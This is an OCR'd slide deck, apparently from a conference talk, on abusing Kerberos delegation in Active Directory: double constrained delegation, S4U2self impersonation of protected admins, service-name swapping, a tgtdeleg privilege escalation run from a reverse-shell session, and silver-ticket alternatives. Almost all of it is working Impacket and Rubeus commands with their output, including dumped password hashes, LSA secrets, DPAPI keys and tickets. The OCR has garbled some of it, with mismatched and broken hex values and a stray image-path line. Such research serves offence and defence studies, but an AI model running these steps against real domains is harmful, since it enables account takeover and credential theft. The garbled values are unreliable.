DOMAIN\SV01$:plain_password_hex:3f5e3351953f287829fe517be1a39c860356f1922cc10e2fa725825dda24e7151697d557e5c018c7429c792377f0575ae857c643d93e8d9adf490a3f3d717904eff18dd32e82032f705d405ccd2756a2d977f387a0d0ab47a41f77f4db0150a3e4b85d81796abe9eaf3140be066d5f3e07169ceaea0294d602ce6e62057d4b9bde067475b30c2be1383ddff0150631f2ed2cec39a22345bc81133ed63b93c7d1f7e73e99fc1ac029a4d036c772ecd47661cd6459f618b9a174831187f98d345cc1c08db63e2b8d0aa056a27877637bbd
DOMAIN\SV01$:aad3b435b51404eeaad3b435b51404ee:1357f104d4b9bef4473efc7edb948a55:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1b960ead262430fc32211c5d520d60d4038ef2f2
dpapi_userkey:0x74ad3264621a6ca304edda916f2f52016a39b33b
[*] NL$KM
 0000   5B 57 93 50 E1 94 A1 6F  3F ED 5A 76 C6 25 6B FC   [W.P...o?.Zv.%k.
 0010   43 E0 C4 7D 15 96 2E DC  62 42 45 84 8C 0A 5A 0A   C..}....bBE...Z.
 0020   A1 37 CB 5D 14 EB 13 89  87 1E 13 97 12 C4 0F A2   .7.]............
 0030   48 4D FC C7 47 86 64 21  DB AB E0 5A 37 28 6D 01   HM..G.d!...Z7(m.
NL$KM:5b579350e194a16f3fed5a76c6256bfc43e0c47d15962edc624245848c0a5a0aa137cb5d14eb1389871e139712c40fa2484dfcc747866421dbabe05a37286d01
[*] Cleaning up...
```



S4U2proxy abuse

> Double KCD

```
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'constrained-with-pt$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@constrained-with-pt$@DOMAIN.LOCAL.ccache
Exegol ~ # getST.py -additional-ticket 'domainadmin@constrained-with-pt$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'cifs/constrained' -dc-ip '192.168.56.101' 'domain.local'/'constrained-with-pt$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@constrained-with-pt$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache
Exegol ~ # getST.py -additional-ticket 'domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache
Exegol ~ # KRB5CCNAME="domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache" secretsdump -k -no-pass -target-ip '192.168.56.201' 'domain.local'/@'sv01'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x289a31da89b4528e9dc75be5d26a480c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:874da7d5bb3f7b600365ab102f1e07c8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
DOMAIN.LOCAL/domainadmin:$DCC2$10240#domainadmin#a99afe2c722f9bbe9d21011d685cdd75
DOMAIN.LOCAL/john:$DCC2$10240#john#3eb0b7570c717926ecac86562a92c2fd
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DOMAIN\SV01$:plain_password_hex:3f5e3351953f287829fe517be1a39c860356f1922cc10e2fa725825dda24e7151697d557e5c018c7429c792377f0575ae857c643d93e8d9adf490a3f3d71790 4eff18dd32e82032f705d405ccd2756a2d977f38da9f71507f5e0a97eb45be7a0d0ab47a41f77f4db0150a3e4b85d81796abe9eaf3140be066d5f3e07169ceaea0294d602ce6e62057d4b9bde067475b30c2be1383ddff0150631f2ed2cec39a22345bc81133ed63b93c7d1f7e73e99fc1ac029a4d036c772ecd47661cd6459f618b964e2a90be83b52702e0e30a174831187f98d345cc1c08db63e2b8d0aa056a27877637bbd
DOMAIN\SV01$:aad3b435b51404eeaad3b435b51404ee:1357f104d4b9bef4473efc7edb948a55:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1b960ead262430fc32211c5d520d60d4038ef2f2
dpapi_userkey:0x74ad3264621a6ca304edda916f2f52016a39b33b
[*] NL$KM
 0000   5B 57 93 50 E1 94 A1 6F  3F ED 5A 76 C6 25 6B FC   [W.P...o?.Zv.%k.
 0010   43 E0 C4 7D 15 96 2E DC  62 42 45 84 8C 0A 5A 0A   C..}....bBE...Z.
 0020   A1 37 CB 5D 14 EB 13 89  87 1E 13 97 12 C4 0F A2   .7.]............
 0030   48 4D FC C7 47 86 64 21  DB AB E0 5A 37 28 6D 01   HM..G.d!...Z7(m.
NL$KM:5b57935 0e194a16f3fed5a76c6256bfc43e0c47d15962edc624245848c0a5a0aa137cb5d14eb1389871e139712c40fa248 4dfcc747866421dbabe05a37286d01
[*] Cleaning up...
```



S4U2self abuse

Capgemini

S4U2self abuse

> S4U2self still produces ST if user protected against delegation

```
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # getST.py -self -impersonate 'protected_admin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating protected_admin
[*]     Requesting S4U2self
[*] Saving ticket in protected_admin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # getST.py -self -impersonate 'sensitive_admin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating sensitive_admin
[*]     Requesting S4U2self
[*] Saving ticket in sensitive_admin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'sensitive_admin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 18:28:18 PM
[*] End Time                      : 27/04/2022 04:28:18 AM
[*] RenewTill                     : 27/04/2022 18:28:19 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : G+Mc2ElQoiVVHY7IKY01cQ==
```


S4U2self abuse

> SPN (`sname`) is not protected

```
Exegol ~ # describeTicket 'sensitive_admin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 18:28:18 PM
[*] End Time                      : 27/04/2022 04:28:18 AM
[*] RenewTill                     : 27/04/2022 18:28:19 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : G+Mc2ElQoiVVHY7IKY01cQ==
[*] Kerberoast hash               : $krb5tgs$23$*USER$DOMAIN.LOCAL$constrained$*$1b3ed08b448da94cf6f229695486042d$1ad2fe6bb61d3bfa4fbf3c27a9708ee399e33ba1a09682375d1dc1fdbb4d484900eda
644fd7a4330ad743860598fd461615e9010ec03149db873230ea95ea9883690f4b4316417953c4ed9fd74319693ec49171a758b89d0645489fa72a04fad1a36a0fdfef7ac7e054a0b443777693f59e99153b2d42a8076c14d9717a3b
41451014beff90ec39ebcf9e9bd7df0b0cded08aff6635558b8d74dfe6f19d7d314ac724d2fa0352db5216d76961ecf995bf136fbb4b69961c2bc4e3b788af8b81d69c66fcac84b2f9cf158171c63ead6e169806f0c73783e24fbbd6
ed64d9a69ae7d34c2d8e14262280ddc153525325a0855f9b882c33dbdea8a135eae87d4f8709093eb15a3155481e08d16b8de8b6c832603e19d4074628156a8f26802e33ebe256dd61fe702c9383b2e7c0f23aba6f9bf072e30ca030
5bebb322b9f25cf5888c2bfa545c8f38dd9218515ab1261b02fa4d8c8fb8f9a8b9b92d825fcfc4634717f94db6664d965b81cc363243342fef5f745fd790b8ea16eb61fa0f5922e6ae44dad0c1c20f74bd4d074ce3bf226f2c71911c
0d1a391ab64b9d88659123b1c6c063f4cd79a87cff5300b01c44a1791996004dc3202b3f12e709eafa5b9590b8b08f49eb28c643622ecd1afef5afbf81770029aabb82ec4b7b45df03e23e5ce80ce460c5f2a9fb1cd1e6c48a6a07aa
c88b519d69fe974d3dda5bf413bcec54f4f4a6db8838b3604c7cef1ba3114d2b17701321c6e439662199d0d2be8ef2ec39d946efa7fe3053ade25d57c0a866b7193ca690fe0ff4a9d025a8829dfaa86b8a19465595dc7a9db90f9fa8
9c3d12a9e93d47267357201deff116d0a3abf1ff9f0c88309ebdb073b491b43de275709ce85cc6b30adeb388b0dadfc0581459d4afddc0175a48c288a873fa4e3adc5473c0908e43b26385652b6cb9ba57c4ff7e95466d16740c5bfa
b52d68b9e97ebefc1bd5c438121118cf2d2c87fef40b047d14cb02f73c6865e58d2d83057fb16270fa92649c6608fba48ba545af3374d8545536e4d2479ee7168c3c4a8cb2379b6fb2715903a6f3f3fce90735bd08d1acb9351f6a01
c00d5497dec14339f5c8c7b2f7ea1afbaf2956323b9606866a26e2bf138be6f320e4d5eb9821147153c7b4984184d10edd6e404ba30
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : constrained$
[*]   Service Realm             : DOMAIN.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exegol ~ # tgssub.py -in 'sensitive_admin@constrained$@DOMAIN.LOCAL.ccache' -out 'new_ticket.ccache' -altservice 'cifs/constrained'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Changing service from constrained$@DOMAIN.LOCAL to cifs/constrained@DOMAIN.LOCAL
[*] Saving ticket in new_ticket.ccache
Exegol ~ # describeTicket 'new_ticket.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : domain.local
[*] Service Name                  : cifs/constrained
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 18:28:18 PM
[*] End Time                      : 27/04/2022 04:28:18 AM
[*] RenewTill                     : 27/04/2022 18:28:19 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : G+Mc2ElQoiVVHY7IKY01cQ==
```

S4U2self abuse

> LPE primitive
> Stealthier Silver Ticket



LPE primitive

> TGT delegation trick

```
Exegol ~ # nc -lnvp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.56.201.
Ncat: Connection from 192.168.56.201:49750.
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot> .\Rubeus.exe tgtdeleg /nowrap /domain:DOMAIN.LOCAL
.\Rubeus.exe tgtdeleg /nowrap /domain:DOMAIN.LOCAL


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.domain.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: EigRC7VF9g9E/eZVYXBq/JYkMLZ959kryodPo6O6t7E=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIE7DCCBOigAwIBBaEDAgEWooID9DCCA/BhggPsMIID6KADAgEFoQ4bDERPTUFJTi5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMRE9NQUlOLkxPQ0FMo4IDrDCCA6igAwIBEqEDAgECooIDmgSCA5Z
bD+PViQKVU2y08BEtXjWafvuDSXz5D55xH+Euk7sw2emOIoRLoX5+fOrGgqs78gSGG/bnVI8TOuusX+QuPQJZjk8J8G6MPkTRKpn2YaKVf0GYI4dhYzU4xKAUljdA1CUCwf4RhRdsE+kP+gWx4MV8VrQ5Dh2TO8cW
shrpVxx2QR5C3hp8fQ1Pr3SUfINxTn0IWZDIujpy7kbldYeOwxI421Z8vLkjEP2ze/yjhUUBv9WLhrOYazVMo9iFoo7PvFug/N0OGwwcQU6dMrRBYdv6LksGBDRNXtRCRfc4Q7/jZCOudEWtg1TrGiqR1IwAWhzJx
brE4feQ52lqAQeL/dEXEeShwPZTki/WEZ7uiqv7wpeX0ceZ9Rh5SpKMwYnZG2xD8pgPVRzBBHoBLvmWYNNWhjWOUBRCgM5Rf9dq6pl4pU5jNUMHS0+iVWmEXdHl7fkag2Pw0BkeG9HUq0lXyWw6OHiEBps05zBRFV
J7OlLpr8/UPn3SOzDWUtf5Z7F3JbNLWp9NWyIks/wo/s85uouCldHORLu4MyHEg4YcsVRntder0/uyGgi6dwTzkWKCTrmP2xyNQfHBxEpv02SErYSnyO7lK9iLW9bqdQzj8bKmCCwAj6hyJ7fKvg/eBUuFsp/iZ8L
ntzf9bi2Wycbi3+h/B11iDqti54y2QsMr4jGpvn4A6zeL4qwTLpxmlB2QGDSqQEhqS6EFYg0iLi0yYxLz5oNJsZYpywOHcHY8sve7V8fDXDGz5y96ABM+XczCsX239Oea1LMymoryN+uy9Yq53FHtLIcJ0BRB2SQ+
0xda4IXBgK3hXw7lPKytCR/g+bmtvApJUHSS8qr0QJ434yHA+pcL8KvS9wOhcwVB9BF5cYNxL8uve2Az+eJ7ZC2PzNiMwr4cEPNm1mdM1GJpGLCherlgaZ3IQx3GxhhRAJ6qRXwpXUmJ+moYnOf4oq0h9j1GleMkc
tqHqo0blFRJoykq1vyTaVZrXd392NPZxtCCLDyfCbguTziHFZLP9ilVqLFH6SlicBFV/vm4NnZJ5aHzDEEw3+AmUgVkxX7YHCMvE+tWW/CB7w2keDc+eAU6rtP8xsOPTmhTup3YzNslhByhWDOAwZFPLJ7sWIwjBI
mTRhGup58bls3hnVMv4juO84bPGV3VFHth+DeO/1THx29KpvaG/O12bfaFe/S+fc1wNsjJj6hM12zwlsLABXzzZi18d2btP+OjgeMwgeCgAwIBAKKB2ASB1X2B0jCBz6CBzDCByTCBxqArMCmgAwIBEqEiBCBvVVx
oI4yh5y2IAi3x/a98n8VZML6k0of56X934Sk+MqEOGwxET01BSU4uTE9DQUyiEjAQoAMCAQGhCTAHGwVTVjAxJKMHAwUAYKEAAKURGA8yMDIyMDQyNjE2Mzc0NVqmERgPMjAyMjA0MjcwMjM3NDVapxEYDzIwMjIw
NTAzMTYzNzQ1WqgOGwxET01BSU4uTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDERPTUFJTi5MT0NBTA==
PS C:\inetpub\wwwroot>
```

LPE primitive

> TGT delegation trick

```
Exegol ~ # echo 'doIE7DCCBOigAwIBBaEDAgEWooID9DCCA/BhggPsMIID6KADAgEFoQ4bDERPTUFJTi5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMRE9NQUlOLkxPQ0FMo4IDrDCCA6igAwIBEqEDAgECooIDmgSCA5ZbD+PViQKVU2y08BEtXjWafvuDSXz5D55xH+Euk7sw2emOIoRLoX5+fOrGgqs78gSGG/bnVI8TOuusX+QuPQJZjk8J8G6MPkTRKpn2YaKVf0GYI4dhYzU4xKAUljdA1CUCwf4RhRdsE+kP+gWx4MV8VrQ5Dh2TO8cWshrpVxx2QR5C3hp8fQ1Pr3SUfINxTn0IWZDIujpy7kbldYeOwxI421Z8vLkjEP2ze/yjhUUBv9WLhrOYazVMo9iFoo7PvFug/N0OGwwcQU6dMrRBYdv6LksGBDRNXtRCRfc4Q7/jZCOudEWtg1TrGiqR1IwAWhzJxbrE4feQ52lqAQeL/dEXEeShwPZTki/WEZ7uiqv7wpeX0ceZ9Rh5SpKMwYnZG2xD8pgPVRzBBHoBLvmWYNNWhjWOUBRCgM5Rf9dq6pl4pU5jNUMHS0+iVWmEXdHl7fkag2Pw0BkeG9HUq0lXyWw6OHiEBps05zBRFVJ7OlLpr8/UPn3SOzDWUtf5Z7F3JbNLWp9NWyIks/wo/s85uouCldHORLu4MyHEg4YcsVRntder0/uyGgi6dwTzkWKCTrmP2xyNQfHBxEpv02SErYSnyO7lK9iLW9bqdQzj8bKmCCwAj6hyJ7fKvg/eBUuFsp/iZ8Lntzf9bi2Wycbi3+h/B11iDqti54y2QsMr4jGpvn4A6zeL4qwTLpxmlB2QGDSqQEhqS6EFYg0iLi0yYxLz5oNJsZYpywOHcHY8sve7V8fDXDGz5y96ABM+XczCsX239Oea1LMymoryN+uy9Yq53FHtLIcJ0BRB2SQ+0xda4IXBgK3hXw7lPKytCR/g+bmtvApJUHSS8qr0QJ434yHA+pcL8KvS9wOhcwVB9BF5cYNxL8uve2Az+eJ7ZC2PzNiMwr4cEPNm1mdM1GJpGLCherlgaZ3IQx3GxhhRAJ6qRXwpXUmJ+moYnOf4oq0h9j1GleMkctqHqo0blFRJoykq1vyTaVZrXd392NPZxtCCLDyfCbguTziHFZLP9ilVqLFH6SlicBFV/vm4NnZJ5aHzDEEw3+AmUgVkxX7YHCMvE+tWW/CB7w2keDc+eAU6rtP8xsOPTmhTup3YzNslhByhWDOAwZFPLJ7sWIwjBImTRhGup58bls3hnVMv4juO84bPGV3VFHth+DeO/1THx29KpvaG/O12bfaFe/S+fc1wNsjJj6hM12zwlsLABXzzZi18d2btP+OjgeMwgeCgAwIBAKKB2ASB1X2B0jCBz6CBzDCByTCBxqArMCmgAwIBEqEiBCBvVVxoI4yh5y2IAi3x/a98n8VZML6k0of56X934Sk+MqEOGwxET01BSU4uTE9DQUyiEjAQoAMCAQGhCTAHGwVTVjAxJKMHAwUAYKEAAKURGA8yMDIyMDQyNjE2Mzc0NVqmERgPMjAyMjA0MjcwMjM3NDVapxEYDzIwMjIwNTAzMTYzNzQ1WqgOGwxET01BSU4uTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDERPTUFJTi5MT0NBTA==' | base64 -d > sv01_tgt.kirbi
Exegol ~ # ticketConverter.py sv01_tgt.kirbi sv01_tgt.ccache
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
Exegol ~ # describeTicket 'sv01_tgt.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : SV01$
[*] User Realm                    : DOMAIN.LOCAL
[*] Service Name                  : krbtgt/DOMAIN.LOCAL
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 18:37:45 PM
[*] End Time                      : 27/04/2022 04:37:45 AM
[*] RenewTill                     : 03/05/2022 18:37:45 PM
[*] Flags                         : (0x60a10000) forwardable, forwarded, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : b1VcaCOMoectiAIt8f2vfJ/FWTC+pNKH+el/d+EpPjI=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/DOMAIN.LOCAL
[*]   Service Realm               : DOMAIN.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

LPE primitive

> S4U2self abuse

```
Exegol ~ # KRB5CCNAME='sv01_tgt.ccache' getST.py -self -impersonate 'sensitive_admin' -altservice 'cifs/sv01' -dc-ip '192.168.56.101' -k -no-pass 'domain.local'/'sv01$'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Impersonating sensitive_admin
[*]     Requesting S4U2self
[*] Changing service from sv01$@DOMAIN.LOCAL to cifs/sv01@DOMAIN.LOCAL
[*] Saving ticket in sensitive_admin@cifs_sv01@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'sensitive_admin@cifs_sv01@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : domain.local
[*] Service Name                  : cifs/sv01
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 18:50:36 PM
[*] End Time                      : 27/04/2022 04:37:45 AM
[*] RenewTill                     : 03/05/2022 18:37:45 PM
[*] Flags                         : (0x20a10000) forwarded, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : JPARTVzUZz3tX61B5VhDPNY/TtND524mLEUkmtnACAU=
[-] AES256 in use but no '-u/--user' passed, unable to generate crackable hash
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : cifs/sv01
[*]   Service Realm               : DOMAIN.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
Exegol ~ # KRB5CCNAME="sensitive_admin@cifs_sv01@DOMAIN.LOCAL.ccache" secretsdump -k -no-pass -target-ip '192.168.56.201' 'domain.local'/@'sv01'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x289a31da89b4528e9dc75be5d26a480c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:874da7d5bb3f7b600365ab102f1e07c8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
domain.local/domainadmin:$DCC2$10240#domainadmin#a99afe2c722f9bbe9d21011d685cdd75
DOMAIN.LOCAL/john:$DCC2$10240#john#3eb0b7570c717926ecac86562a92c2fd
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DOMAIN\SV01$:plain_password_hex:3f5e3351953f287829fe517be1a39c860356f1922cc10e2fa725825dda24e7151697d557e5c018c7429c792377f0575ae857c643d93e8d9adf490a3f3d717904eff18dd32e82032f705d405ccd2756a2
7a0d0ab47a41f77f4db0150a3e4b85d81796abe9eaf3140be066d5f3e07169ceaea0294d602ce6e62057d4b9bde067475b30c2be1383ddff0150631f2ed2cec39a22345bc81133ed63b93c7d1f7e73e99fc1ac029a4d036c772ecd47661cd645
a174831187f98d345cc1c08db63e2b8d0aa056a27877637bbd
DOMAIN\SV01$:aad3b435b51404eeaad3b435b51404ee:1357f104d4b9bef4473efc7edb948a55:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1b960ead262430fc32211c5d520d60d4038ef2f2
dpapi_userkey:0x74ad3264621a6ca304edda916f2f52016a39b33b
[*] NL$KM
 0000   5B 57 93 50 E1 94 A1 6F  3F ED 5A 76 C6 25 6B FC   [W.P...o?.Zv.%k.
 0010   43 E0 C4 7D 15 96 2E DC  62 42 45 84 8C 0A 5A 0A   C..}....bBE...Z.
 0020   A1 37 CB 5D 14 EB 13 89  87 1E 13 97 12 C4 0F A2   .7.]............
 0030   48 4D FC C7 47 86 64 21  DB AB E0 5A 37 28 6D 01   HM..G.d!...Z7(m.
NL$KM:5b579350e194a16f3fed5a76c6256bfc43e0c47d15962edc624245848c0a5a0aa137cb5d14eb1389871e139712c40fa2484dfcc747866421dbabe05a37286d01
```

user sensitive for delegation

ticket obtained anyway and usable

Stealthier Silver Ticket

- [Silver Ticket] **forged PAC**
  - needs knowledge of the service account LT key
  - Service Ticket with forged PAC (any user, any SPN)
  - primitive is fairly understood, and monitored
- [S4U2self] **legitimate request**
  - needs same knowledge as Silver Ticket (LT key)
  - Service Ticket with legitimate PAC
  - any user, S4U2self ignores delegation limitation
  - any SPN of target service, `sname` is not protected
  - primitive is less understood, not monitored as much

